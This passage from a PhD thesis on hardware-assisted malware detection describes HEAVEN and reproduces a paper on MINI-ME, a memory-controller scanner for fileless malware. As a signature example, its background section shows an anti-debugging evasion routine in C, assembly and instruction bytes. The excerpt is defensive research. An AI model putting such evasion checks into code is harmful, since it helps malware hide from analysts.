Most work on hardware-assisted malware detection focus on profiling relying on performance counters (Demme et al., 2013). These approaches present multiple drawbacks (Das et al., 2019), with the two biggest ones being: (i) they require an *a priori* training phase that has to be performed locally to fit the system's operation characteristics. Currently, a few works propose models to be downloaded from the Internet (Botacin et al., 2019); and (ii) they transfer a significant portion of the execution costs (e.g., hardware, energy, so on) to end-users, who are required to run classification modules on their own machines rather than on the AV company's servers.

In terms of concepts, the HEAVEN's idea of associating branches with specific software constructions can be related with the overall idea of creating signatures from control flow paths for error detection (Zhang et al., 2020). However, the two approaches are distinct not only in their goals but also in the implementation challenges, which are greater for malware detection, as following discussed.

The malware-aware processor (Ozsoy et al., 2015) implemented a hardware-assisted time-series classifier based on features such as branches and opcodes frequency. The detector was implemented on a two-level software-hardware architecture, as in HEAVEN. Similarly, in the work of Bahador et al. (Bahador et al., 2019), data from Hardware Performance Counters registers are used to classify an execution into legitimate or abnormal. With HEAVEN, we propose the use of the GHR register as the source of information for a security decision process. As an advantage from both works, HEAVEN does not require continuous system monitoring for ML classification, leveraging the software component (AV) only on occasional suspicious cases.

Das et al. (Das et al., 2016b) proposed to model software behavior as a Deterministic Finite Automaton (DFA) for malware detection. A malicious behavior was detected when the automaton is fully traversed according to the identified patterns during execution. When the detection occurs, the CR3 register associated with the suspicious process is provided to an upper detection instance. HEAVEN also performs per-process malware detection, but, contrary to this proposal, relies on an easily updatable signature database distributed via the Internet, instead of requiring behavioral patterns to be hardcoded in hardware. Other approaches modeled malware as system call sequences, as in the SPARC V8 FPGA by Rahmatian et al. (Rahmatian et al., 2012) and the approach proposed by Das et al. (Das et al., 2016a), which compresses signatures as `n-grams`. The drawback of such approaches is the reliance on static-modeled patterns that are not easily updatable in hardware.

Another closely related work is the anomalous path detection (Zhang et al., 2005), which advocates branch signatures as features for intrusion detection, with branch sequences are inputs to a learning model. Contrary to HEAVEN, this approach requires substantial hardware changes, such as the inclusion of a new secure processor to a system, with its own pipeline and secure memory access capabilities. Overall, HEAVEN contributes to the scientific advancement of malware detection by proposing a novel paradigm for hardware and software collaboration for malware detection, which contrary to prior attempts at solving the problem at the hardware level: (i) requires minimum and feasible hardware modifications, allowing signature updates to still occur in software and (ii) combines the best of software and hardware capabilities in an effective framework for malware detection.

Therefore, in terms of the used feature, HEAVEN can be more associated with the proposal of probabilistic path detection (Carreon et al., 2018), which also establishes a separated training phase (analogous to HEAVEN's signature generation procedure) to be used by a hardware component. However, in terms of implementation, HEAVEN can be more associated with the idea of an event-aware processor, such as an SMC-aware processor (Botacin et al., 2020e) that generates interrupts when violations of a given security policy are identified (in HEAVEN's case, malware execution detection).

6.1.8 Conclusions

In this paper, we introduced HEAVEN, a hardware-software collaborative framework for Intel x86/x86-64 and MS Windows whose aim is to improve the performance and effectiveness of standard software-based AVs. HEAVEN innovated by applying branch pattern sequences as malware signatures, which allowed for major performance gains that relied first on the triage of malicious software (in hardware), and then in the invocation of a userland AV only on borderline cases, i.e., when the monitored software was not considered malicious nor benign in the hardware detection step. We tested HEAVEN with a dataset of 10,000 malicious and 1,000 benign software, and its 32-bit branch pattern signatures were able to flag all evaluated malware samples before the sample executed 10% of its trace without incurring in false-positives. In addition, HEAVEN required only a few MBs to store millions of signatures at the architecture level (the size of caches in modern computers). When compared to a standalone software AV, HEAVEN reduced average CPU usage by 10%, memory throughput in 5.6%, disk writes in 16.22%, and disk reads in 20.22%. HEAVEN also decreased the number of CPU cycles used for malware scanning by 87.5%. To be deployed, HEAVEN requires minimal modifications to OS and hardware. Hence, the accomplished results of our PoC that implemented the proposed paradigm of combining hardware and software-based AVs showed potential to significantly improve the current state-of-the-art in signature-based malware detection.

Reproducibility note. All developed code (prototypes and samples) are available at `https://github.com/marcusbotacin/Hardware-Assisted-AV`.

Acknowledgements. Marcus thanks the Brazilian National Counsel of Technological and Scientific Development (CNPq) for the PhD Scholarship 164745/2017-3. Daniela on behalf of all authors thanks the National Science Foundation (NSF) by the project grant CNS-1552059. Marco Zanata on behalf of all authors thanks the Serrapilheira Institute (grant number Serra-1709-16621).

7 FUTURE THREATS

In this chapter, I investigate the hypothesis that efforts to predict future threats can provide significant insights to enhance existing defensive solutions. During my PhD, I investigated two classes of threats that I believe that can become widespread in a near future. First, I investigated how current defensive solutions operating in a serial manner can be evaded by distributed (e.g., multi-core) malware samples and how security solutions can be adapted to handle these samples (Botacin et al., 2019). Second, I investigated the threat of in-memory malware samples which do not exhibit a disk counterpart for AV scanning and how scans could be triggered directly within the memory chip in future (smart memory-powered) architectures (Botacin et al., 2020d). I consider this paper representative of the ideas I hypothesized about the need for predicting future threats, such that I reproduce the paper in this chapter. The paper is below reproduced as published for the sake of reader's convenience. Among all findings, I highlight: (i) the need for efficiently scanning memory for effective malware detection; and (ii) the possibility of performance overhead reduction brought by memory-granular checks.

7.1 NEAR-MEMORY & IN-MEMORY DETECTION OF FILELESS MALWARE

Publication: This paper was published in The International Symposium on Memory Systems (MEMSYS)

Marcus Botacin[1], Marco Zanata[1], André Grégio[1],
(1) Federal University of Paraná (UFPR-Brazil)
Email: {mfbotacin,mazalves,gregio}@inf.ufpr.br

7.1.1 Abstract

Fileless malware are recent threats to computer systems that load directly into memory, and whose aim is to prevent anti-viruses (AVs) from successfully matching byte patterns against suspicious files written on disk. Their detection requires that software-based AVs continuously scan memory, which is expensive due to repeated locks and polls. However, research advances introduced near-memory and in-memory processing, which allow memory controllers to trigger basic computations without moving data to the CPU. In this paper, we address AVs performance overhead by moving them to the hardware, i.e., we propose instrumenting processors' memory controller or smart memories (near- and in-memory malware detection, respectively) to accelerate memory scanning procedures. To do so, we present MINI-ME, the Malware Identification based on Near- and In-Memory Evaluation mechanism, a hardware-based AV accelerator that interrupts the program's execution if malicious patterns are discovered in their memory. We prototyped MINI-ME in a simulator and tested it with a set of 21 thousand in-the-wild malware samples, which resulted in multiple signatures matching with less than 1% of performance overhead and rates of 100% detection, and zero false-positives

7.1.2 Introduction

Damages caused by malicious software range from the exposition of sensitive information to financial losses (e.g., ransomware (TechRadar, 2018) steals billions from their victims). The most deployed countermeasure against malware is the anti-virus (AV), which inspects files on disk (usually at process/file creation time) to match segments from a list of known malicious byte-sequences (signatures) (Wressnegger et al., 2017). To thwart AV detection, cyber-criminals recently started to make use of fileless malware, which infects the image of loaded processes completely from the main memory (Cyberscoop, 2017; Wired, 2017). Since fileless malware are not written on disk at any moment of their operation, they do not trigger the usual disk-based AV scanning. Moreover, malicious code is injected into already loaded benign processes, making binary scanning at load time ineffective.

To address fileless malware, AVs started to perform memory scanning, i.e., signature searching inside loaded images of processes (Kaspersky, 2016). While effective, this procedure is memory access-intensive, since AVs need to constantly lock and poll system memory to detect hijacks of benign processes during their execution. Hence, AVs have to handle the inspection rate: more frequent checks may detect signatures on transient states (Moon et al., 2012), but impose very high performance penalties; sparser checks have less significant performance penalty, but are susceptible to attacks whose signature patterns appear only in the interval between two checks. This scenario creates an urgent need of more efficient memory pattern matching mechanisms that allow for continuous inspection (preventing transient attacks with acceptable performance overhead).

Recent advances on Ultra Large-Scale Integration (ULSI) and mixed logical and DRAM layers inside 3D-stacked chips using Through Silicon Vias (TSVs) (Olmen et al., 2008) led to the concepts of near-memory and in-memory processing: memories gained the ability to perform basic in-place computations without moving data from RAM to the main CPU, leaving the main processor free for more complex tasks. This created an opportunity for making more efficient AVs by taking advantage of near-memory and in-memory capabilities.

In this paper, we propose to instrument memory controllers of current DDR-powered CPUs or inside smart memories (e.g., Hybrid Memory Cubes - HMCs, High Bandwidth Memories - HBMs (Micron, 2018)) to create a novel hardware-based malware signature matching mechanism able to detect fileless (and traditional) malware without moving data from RAM to the CPU. To implement a lightweight checking procedure, we relied on the unexplored time-window between memory buffers write and read requests for the same addresses in both DDR and smart-memory memory controllers. Thus, we can perform almost inexpensive pattern matching routines, ensuring an invariant in which each piece of read data had been previously scanned at the time it was written. As far as we know, we are the first researchers to propose a hardware-assisted malware signature matching procedure using either near-memory or in-memory processing techniques.

Our main contributions are: **(i)** we propose MINI-ME (Malware Identification based on Near- and In-Memory Evaluation), a novel hardware-assisted malware detector implemented inside the memory controller; **(ii)** we observed inside the memory controller a very frequent time window of write-to-read operations to the same address, which we used to effectively detect malware in memory, as well as to reduce software-based AVs overhead; **(iii)** we detect cache-resident malware by reinforcing a write-through policy on memory pages affected by Self-Modifying Code (SMC). This policy imposes negligible overhead for legitimate SMC code that modifies non-cached pages (e.g., Java and Python); **(iv)** we simulate MINI-ME's operation and explore its design space to identify the best signature sizes regarding detection rates and performance.

MINI-ME accelerates in-memory pattern matching and detects malware with an additional bit to the page table, causing detection notifications to be handled via standard page-fault routines. We obtained zero false-positives (FP) with a deterministic matching procedure, and an FP rate smaller than 1% with a probabilistic matching procedure based on Bloom filters, also reducing the storage required for deterministic matching. Both procedures had overheads smaller than 1%, showing MINI-ME's feasibility for actual scenarios.

This paper is organized as follows: in Section 7.1.3, we motivate our work; in Section 7.1.4, we present background concepts that substantiate our developments; in Section 7.1.5, we introduce the design of MINI-ME; in Section 7.1.6, we present MINI-ME's implementation details; in Section 7.1.9, we show MINI-ME's evaluation through multiple criteria; in Section 7.1.14, we discuss MINI-ME's contributions and the future of in-memory threats; in Section 7.1.15, we discuss related work and how they differ from MINI-ME; finally, we draw our conclusions in Section 7.1.16.

7.1.3 Motivation

In this section, we present experiments to demonstrate the performance bottlenecks that we aim to mitigate and our reasoning about the adoption of a hardware-assisted solution for it.

Statement 1. Software-based, continuous memory scanners impose overhead regardless of their implementation. AVs can implement memory checking procedures using three distinct approaches: (i) dumping the running processes' virtual memory; (ii) dumping full userland virtual memory; or (iii) dumping full system physical memory.

To *dump running processes' memory*, userland AVs first enumerate all running processes (`EnumProcess` API (Microsoft, 2018b)), then open handlers for the targeted processes (`OpenProcess` API (Microsoft, 2018h)), and finally read their memory contents (`ReadProcessMemory` API (Microsoft, 2018m)). Due to the need for calling multiple functions and retrieving tokens for processes inspection, this approach imposes a significant system slowdown. In addition, as processes are handled through their virtual memories, the overhead caused by the explicit OS boundary checks (Microsoft, 2018i) and userland-kernel transitions due to OS API calls is unavoidable and the spent time cannot be masked among other operations because of the inspected processes must be suspended (locked) by the inspection procedure to gather information from a consistent state. An advantage of this approach is that the AV can select specific processes and/or processes' memory regions to dump and inspect.

In the second approach, the AV follows the same strategy previously described, but do not filter memory regions or processes, thus *dumping all userland-allocated memory* resident in the RAM.

When *dumping physical memory*, the OS simply asks OS to collect all memory addresses data without any boundary control. Since this approach does not require explicit OS checks or processes enumeration, the dump procedure tends to be faster. As a drawback, as no memory boundaries are provided by the OS, whole system memory is dumped, which may increase the dump file size on systems having large memory capacities. To implement this type of dumping, AVs are required to load a kernel driver, thus making it a less popular approach than virtual memory dump approaches implemented at userland. However, despite implementation issues, this approach can also be implemented by AVs, as it is already employed in forensic tools (OSForensics, 2018; Google, 2018).

To evaluate the impact of the aforementioned approaches on actual systems, we have deployed them into a 4-core Intel i7 Skylake, 2x4 GB 2133 MHz DDR-3 DRAM machine running MS-Windows 7. To evaluate the cost of dumping only the running processes, we used the `ProcDump` tool (glmcdona, 2018) while sequentially running the benign applications from the SPEC CPU 2006 benchmark suite (SPEC, 2006) to populate the memory regions, consuming a total of 800 MB of used memory pages. To evaluate the cost of dumping the full userland memory, we repeated the experiment now completely dumping a process which dynamically allocates a virtual-memory-based buffer of the same size of the total RAM. To evaluate the physical dump approach, we used the frameworks OSForensics (OSForensics, 2018) and Rekall (Google, 2018) while also running the SPEC benchmark applications. In all tests, we limited the number of dumping (forensic tools) and populating (SPEC) threads to one to minimize the pressure on the memory controller. Figure 7.1 shows the average results obtained from 10 independent dumps for the most-affected, the average-affected, and less-affected SPEC applications.

We observe that, as expected, the time spent dumping the full userland virtual memory (`Virtual-Full` curve): (i) grows linearly as the total amount of dumped memory increases; and (ii) is the longest among all approaches, due to the total amount of translations and OS invocations. In turn, limiting the total amount of dumped memory to only the running processes memory (represented by the `Virtual-Proc` curve) results on dump speed up, since the same amount of memory (the processes-allocated pages) is always dumped regardless of the total amount of memory present in the system. For the case where approximately the same amount of memory is dumped in both approaches (800MB vs. 1GB), the full dump approach is a bit faster because dumping contiguous pages results on a higher throughput than enumerating sparse process pages.

The fastest approach, however, for all memory sizes, is the physical memory dump (`Physical` curve). We can observe that dumping physical memory is one order of magnitude




Figure 7.1: **Memory dump time for distinct software-based techniques and memory sizes.** They impose non-negligible performance overhead regardless their implementation.

faster than dumping virtual memory. The physical dump is faster even when only targeted processes are dumped. As for the virtual dump approach, the physical dump cost also grows linearly as the memory capacity is increased, because the whole-system memory is always dumped. Despite being faster, the dump's cost is non-negligible, therefore, although AV memory scanning capabilities could be more efficient by using physical memory dump approaches, the overhead imposed by performing memory dumps is unavoidable to any software-based approach.
Statement 2. Software-based, continuous memory scanners impose a non-negligible overhead. Regardless of the adopted approach, we can notice that the imposed performance penalty overhead to suspend system's execution and perform a memory dump for AV scanning is non-negligible. Therefore, improving existing software-based AVs require more than improving their implementation (moving from virtual-memory dumps to physical memory dumps) but changing their paradigm (for instance, moving from software to hardware implementations), as any software-based implementation will impact into the system's performance. To further evaluate this impact in practice, we measured the overhead that a whole memory scan performed by a real AV imposes to the execution of third applications running in the system under scan. For such, we measured the individual overhead imposed to each application from the SPEC CPU 2006's benchmark suite (average of 10 executions) when executed along with a continuous memory scan by Clamwin (ClamWin, 2018), a Windows version for the open-source ClamAV with memory scan and real-time support (ClamSentinel, 2018). We selected ClamAV because it is an open-source AV solution, thus easing the instrumentation required for performance monitoring. The AV was executed with all default configurations (e.g., default signature size, scan intervals, so on). Figure 7.2 shows the overhead imposed to the benchmark applications which respectively were most (top 3) and less impacted (top 2) by the AV execution.

We identified that ClamWin's memory scans imposed performance overheads from 5% (in the best case) to up to 100% (in the worst case) even on legitimate applications, using a 4-core processor, executing only 2 threads (from the benchmark and the AV). This overhead is unavoidable for software-based AVs because they need to use the memory-CPU buses to retrieve data from the main memory and store them in CPU caches, thus causing a resource




Figure 7.2: **In-memory AV scans worst-case and best-case performance penalties.** ClamWin's scans imposes penalties from 5% to up to 100% even on benign application's executions. Any software-based AV will impose such significant overhead as they compete for system resources with all other running system's applications.

competition with legitimate applications running in the same system. Therefore, implementing a memory-supported AV would significantly reduce the performance impact caused by any software-based AV.

Statement 3. Existing hardware features provide detection triggers but do not eliminate the performance overhead. We have so-far shown that software-only solutions will always impose a significant performance overhead. We now investigate the application of existing hardware features to support these solutions in mitigating the performance overhead. In particular, we discuss the reliance on the MMU.

Malware detection can be understood as two distinct tasks: (i) identifying an inspection opportunity for a given resource (e.g., process, page, pipe, so on); and (ii) scanning the pointed resource for infection identification. The existing Page Faults (PFs) handler might be a good trigger for the first task, as it can indicate read, write, and execution attempts to individual memory pages. Forensic solutions often operate on a copy-on-write (CoW) manner (Martignoni et al., 2010), unsetting MMU flags to intentionally cause a PF to be handled under their control. This type of implementation requires a deep level of kernel access and thus we are not aware of any AV leveraging this technique.

Even if AVs were able to implement a complete CoW mechanism, this would not completely solve the problem, as the second task of the detection process would still be required to be performed by the software components. Forensic procedures have the significant advantage to be allowed to perform offline checks. In turn, AVs are required to perform online detection to block the threats as soon as possible. Therefore, the AV would still be running a significant amount of code during each PF handling.

Table 7.1 shows the impact in the performance of the same SPEC applications shown in Figure 7.2 when blocking on PFs by a distinct number of cycles. Although the relative number of PFs is short in comparison to the total number of spent cycles, the overhead might still be significant depending on the deployed detection routines. The imposed overhead is increased when the detection routines are more complex and thus take more cycles to be processed. The

Table 7.1: **Blocking on Page Faults**. The performance impact is greater as more complex is the applied detection routine.

Benchmark	Cycles	PF	5K	10K	20K	30K
perf	187G	1,8M	4,74%	9,48%	18,96%	28,44%
mcf	69G	375K	2,72%	5,45%	10,89%	16,34%
milc	556G	1,2M	1,05%	2,10%	4,21%	6,31%
bzip	244G	170K	0,35%	0,69%	1,38%	2,08%
namd	491G	325K	0,33%	0,66%	1,32%	1,98%

overhead can reach 28% for `perl` if we consider a routine that takes 30 thousand cycles, which can be reached for complex regular expressions implemented at high level (Broberg et al., 2004).

Therefore, in this paper, we look for a mechanism that provides both a good trigger and a parallel processing capability to mitigate the performance overhead imposed to all detection steps. We following show how these goals are achieved via the application of instrumented memory controllers.

7.1.4 Background

In this section, we present background information about the concepts that support our developments. We first introduce the concept of fileless malware, the threats we want to defend against. We second introduce the concept of smart-memories, as they provide the basis for our solution, We finally discuss the write-to-read window, the time frame exploited by our solution to mask the inspection overhead.

Fileless malware. Traditionally, AVs scan file contents for malicious patterns. Although it used to be enough for most scenarios, since even newly created processes were loaded from files downloaded in the disk, the emergence of the so-called fileless malware changed everything. Also known as Advanced Volatile Threats (AVT), this type of threat can infect a running process without having a disk counterpart, thus being undetected by file-based AVs. Fileless malware infections are enabled, for instance, by memory writes from Javascript code (TrendMicro, 2017b), which writes process memory with malicious code and perform runtime thread creation. The concept of malicious software that operates solely from the memory is not new (it was proposed in the '80s (Cohen, 1984)), but its implementation was flawed: since it does not have a disk correspondent, it is not persistent, which causes the attacker to lose the malware's control in the event of a reboot. However, as modern machines hardly often reboot, such attacks become practical. Many fileless-based attacks have been recently reported (Wired, 2017; DarkReading, 2017) and, to handle their threat, AVs must periodically scan system memory, in addition to disk files at process creation time. Additional scanning imposes the overhead of including the verification of legitimate processes that could have been infected through their memory spaces, as observed by Kaspersky (Kaspersky, 2016). In this work, we propose an efficient way to perform memory checks able to detect in-memory malware without adding the significant overhead imposed by current software-based AVs.

AV signatures. The most widespread detection technique leveraged by AVs is the signature matching (Gutmann, 2007). In this approach, the AV looks for byte patterns known to belong to malicious samples. These patterns often correspond to the instruction bytes which implement a given malicious behavior. The below code snippets present an example of a signature generation procedure from a malicious code snippet responsible for implementing a debugger evasion technique based on the internals of the Windows native library `IsDebuggerPresent` (Microsoft, 2018g), which is often found in many malware samples (Branco et al., 2012). When

compiled, the malicious C code presented in Code 7.1 will produce the assembly code presented in Code 7.2 (see details in (Branco et al., 2012)). When loaded in memory, such code will be represented by the byte sequence presented in Code 7.3. Therefore, this byte pattern would be the malicious signature itself. Similar to the AV industry, MINI-ME considers byte sequences as signatures for in-memory malware detection. Over time, signature-based detection had been gradually considered less attractive given a continuous arms-race between attackers and defenders. Malware attackers started to mutate their samples by multiple means, such as using crypters (Tasiopoulos and Katsikas, 2014), to present distinct signatures than the ones originally identified by AV vendors. Therefore, AVs started to also rely on distinct approaches, such as behavior-based ones (Chandramohan et al., 2013), more resistant to obfuscation. However, signatures resurfaced recently given the emergence of in-memory, fileless malware. As these can infect even benign applications, behavior-based approaches are not enough for detection as they can be biased by the legitimate host process behavior. Therefore, whereas there are behavior-based approach for fileless malware detection (Facebook, 2018), signature matching is currently the most effective way to detect this type of threat with higher accuracy, thus being leveraged by the AV industry (Kaspersky, 2016). Thus, in this work, we considered signatures to detect in-memory malware samples.

Listing 7.1: C code.

```
// Windows API
if(IsDebuggerPresent()){
// Attacker Routine
  evade()
```

Listing 7.2: Assembly code.

```
// inline anti-debug asm
mov eax, [fs:0x30]
mov eax, [eax+0x2]
jne   0 <evade>
```

Listing 7.3: Instruction Bytes.

```
64 8b 04 25 30 00 00
67 8b 40 02
75 e1
```

Write-to-read time window. Current memory controllers are composed of multiple queues (Jacob et al., 2007), which allows controllers to implement distinct data handling policies. Each memory controller has at least two distinct request queues (as shown in Figure 7.3): one for write requests and other for read requests. A typical response time-focused policy implemented by most controllers is to prioritize recent data read requests instead of cache write-back requests. This way, read requests might overlap other read requests for any address. This policy helps the system to sustain higher throughput rates as consuming data (reading memory) is a key computation task for most applications. Despite allowing multiple policies implementation, an invariant must be ensured: memory read commands must not overlap previous memory writes commands for the same memory address, thus keeping context consistency. In other words, it must avoid Read-After-Write (RAW) bypasses. In practice, however, this case is rare and write commands are often not latency-critical, since read requests for the same address often come only after multiple cycles (Jaleel, 2012; Singh and Awasthi, 2019). Therefore, in practice, there is a write-to-read window during memory operations.

Identifying this time window as an AV scanning opportunity is key for our solution since it provides a timing upper bound for a hardware-implemented AV check. In other words, if a scan is triggered along a memory write request command for a given address, an AV can take up to the next, same-address read command completion to perform the scan without causing the memory to delay the response to a further read request. Therefore, by exploring the write-to-read window, we propose implementing an overhead-free AV scanning mechanism that ensures the invariant that every read data was previously scanned by the time when it was written in the DRAM.




Figure 7.3: **Write-to-Read window.** Read requests originated from the MSHR might overlap other memory-buffered read requests for any address, but must not overlap previous memory-buffered write requests for the same address.

7.1.5 MINI-ME Design

In this section, we present the design of MINI-ME and present the expected usage scenario.
Threat model: MINI-ME's goal is to perform fileless malware detection in an efficient way, thus enhancing AV scan operations in the case where AVs present significant drawbacks, and not completely replace them on detecting ordinary, disk-based threats, a task which current AVs perform reasonably well. Therefore, we consider that AVs will still implement their own detectors for other threats (e.g., web attacks). Our threat model assumes code injection-based fileless attacks and does not consider code-reuse attacks, such as return-oriented programming (ROP) since these are not handled by AVs but by other system mechanisms (Botacin et al., 2018a). To detect fileless malware, MINI-ME still relies on malware signatures provided by the AV companies, distributed via the Internet as malware definition updates. Due to the signature's nature, the ideal usage scenario for MINI-ME is to counter 1-day attacks, when new threats are recently discovered and no other detection method is available, although MINI-ME can be applied in any scenario. MINI-ME checks malicious patterns both in kernel and userland spaces but privilege escalation prevention and integrity assurance are out of MINI-ME's scope, as authentication and authorization are not AV's responsibility. Although MINI-ME supports any Operating System, we here assumed MINI-ME operation on Windows, as it is the most popular (Netmarketshare, 2018) and targeted OS (Kaspersky, 2015) by malware writers. The system that MINI-ME runs on may be supported by HMCs, HBMs, ordinary DDRs or a combination of them.
Architecture: MINI-ME's key concept is to accelerate fileless malware detection by moving AV's pattern matching operation from software to hardware, adding it to the memory controller. MINI-ME does not eliminate the software-AV component but limits it to handle only the malicious patterns detected by the hardware component. On MINI-ME, the memory controller is

responsible for automatically and continuously retrieving modified data and comparing it to a database of known malicious signatures. Handling data near and/or inside the memory helps reducing overhead as data does not need to be moved to the main processor to be inspected. When a malicious pattern is identified, MINI-ME invokes a software-based AV component on-demand to decide whether the running process is malicious or not. In case of false positives (FPs), it requests MINI-ME to add such location to a whitelist.

To accelerate AV scans and avoid adding overhead to other application's executions, so important as to perform the matching procedure near and/or inside the memory is to do it in appropriate time opportunities. If we opted to use the ordinary logic layer operations of the smart memories to do so, we could overload it with AV requests and compromise the response time of other CPU requests, meanwhile, we would also require CPU time for the AV trigger such operations. Therefore, we opted to take advantage of the time window normally existent in memory controllers between a write and a read operation (write-to-read window) for the same memory address (see Section 7.1.4). The main rationale behind our mechanism is that only modified memory regions need to be scanned. Thus, only data being modified (written) requires a check. Moreover, such detection is only required to be finished whenever the processor reads the written data to execute the malware instructions. Therefore, in most cases, MINI-ME will deliver the scan result along with the read request without imposing any overhead. Overhead is only imposed in rare corner cases, such as for read-after-write requests (see discussion in Section 7.1.9).

To implement this model, MINI-ME relies on 3 modules: (1) a userland AV; (2) a kernel driver; and (3) the memory-based AV at hardware. The *userland AV* component is responsible for adding threat intelligence to the system, such as enforcing distinct security policies. Upon starting, it updates its malware signatures definitions from the Internet and load them in the memory controller logic to be matched. When a pattern is matched, the AV is notified and then it decides which action will be taken (process whitelisting or blocking, for instance). By keeping threat intelligence in software, we can still benefit of years of AV industry expertise whereas still improving AV performance by moving the matching to the hardware.

MINI-ME requires a *kernel driver* to allow the userland-hardware communication. The driver is responsible for receiving the userland AV component requests (start monitoring, load signatures and whitelist regions) and forwarding them to the memory controller by writing to memory-mapped memory controller's control registers. The control region is mapped only in the kernel, thus protecting MINI-ME from userland tampering (Hsu et al., 2012), respecting the privileged monitoring principle (Rossow et al., 2012).

MINI-ME's *hardware component*, responsible for checking memory for malicious patterns, is implemented inside the memory controllers and is formed by: (i) the Matching Engine, which can be implemented in several different ways; (ii) the Signature Database inside the Matching Engine to store the malware signatures; (iii) a Malicious bit inside the read packets/commands; (iv) the Malicious Bit Database to identify the malicious memory rows; (v) the Matching Signatures Area (MSA) to store the matched patterns; (vi) the Whitelist Bit Database to identify whitelisted memory rows; and (vii) a Malicious bit for each entry of the Page Table. Database implementation details are described in Section 7.1.6.

MINI-ME's Matching Engine (i) incorporates the Signature Database (ii) and queries it for malicious patterns. The database is externally loaded by the driver, allowing signatures updates to occur without hardware redesign, a common drawback of previous hardware-AV solutions (see Section 7.1.15).

Usage example: Figure 7.4 presents MINI-ME architecture and operation (the MSA is omitted for the sake of simplicity). Each time an *income data write packet* is received by the memory

